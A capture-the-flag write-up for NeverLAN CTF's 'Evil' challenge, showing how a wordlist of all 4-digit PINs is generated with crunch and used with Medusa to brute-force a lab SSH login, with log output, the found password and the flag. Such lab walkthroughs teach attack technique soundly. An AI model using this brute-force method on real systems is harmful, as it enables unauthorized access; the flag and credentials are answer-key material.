NeverLAN CTF

Programming : Evil

Value : 200 pts

Difficulty : Easy

Description : Your flag will be in the normal flag{flagGoesHere} syntax.


Attachment : You have been tasked with stealing sensitive data from an evil crime lord. do you have what it takes?

ssh neverlan@medusa.neverlanctf.com -p 3333

password: eyesofstone

Solution :

For this challenge, we have access to a server via SSH. A file intel.txt explains what we have to do.




```
neverlan@medusa-ssh-player:~$ cat intel.txt
INTEL GATHERED ON MR CTHULHU
+=+=+=+=+=+=+=+=+=+=+=+=+=+
Name: cthulhu
Handle: evil
Location: Twin Falls, Idaho USA
Age: 36
Race: N/A
Threat Level: 10

The recon team has found that mr cthulhu
has a small server with only a 4 digit pin
locking it down. port 22 is open and it seems
to hold some sesitive data on his operations
break the password and get in.
Username: evil
Password: N/A
Address: victim
```


We need to crack the SSH of the victim machine, with the tools on the box. Luckily Medusa and Crunch are on the server.

The password has only 4 digits. We can generate the wordlist with crunch.




```
neverlan@medusa-ssh-player:/tmp/steel$ crunch 4 4 "0123456789" > steel.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
neverlan@medusa-ssh-player:/tmp/steel$
```

With medusa and this wordlist, we can crack the password of the victim machine.



```
 evil (1 of 1, 0 complete) Password: 0018 (19 of 10000 complete)
2020-02-11 20:26:04 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0019 (20 of 10000 complete)
2020-02-11 20:26:05 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0020 (21 of 10000 complete)
2020-02-11 20:26:07 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0021 (22 of 10000 complete)
2020-02-11 20:26:09 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0022 (23 of 10000 complete)
2020-02-11 20:26:11 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0023 (24 of 10000 complete)
2020-02-11 20:26:11 ACCOUNT CHECK: [ssh] Host: victim (1 of 1, 0 complete) User:
 evil (1 of 1, 0 complete) Password: 0024 (25 of 10000 complete)
2020-02-11 20:26:11 ACCOUNT FOUND: [ssh] Host: victim User: evil Password: 0024
[SUCCESS]
neverlan@medusa-ssh-player:/tmp/steel$
neverlan@medusa-ssh-player:/tmp/steel$
```

The password is **0024**. We can now connect to victim to catch the flag!



```
      ___
     /  /\          ___        ___
    /  /:/_        /__/\      /  /\
   /  /:/ /\       \  \:\    /  /:/      ___     ___
  /  /:/ /:/_       \  \:\  /__/::\     /__/\   /  /\
 /__/:/ /:/ /\  ___  \__\:\ \__\/\:\__  \  \:\ /  /:/
 \  \:\/:/ /:/ /__/\ |  |:|    \  \:\/\  \  \:\  /:/
  \  \::/ /:/  \  \:\|  |:|     \__\::/   \  \:\/:/
   \  \:\/:/    \  \:\__|:|     /__/:/     \  \::/
    \  \::/      \__\::::/      \__\/       \__\/
     \__\/           ~~~~

Last login: Tue Feb 11 20:26:30 2020 from 172.20.0.23
evil@a36c80959faf:~$ ls
c3RvbmVjb2xk.zip  flag.txt  hint.txt
evil@a36c80959faf:~$ cat flag.txt
FLAG{d0nt_l00k_int0_h3r_Eyes!}
evil@a36c80959faf:~$
```

flag{d0nt_l00k_int0_h3r_Eyes!}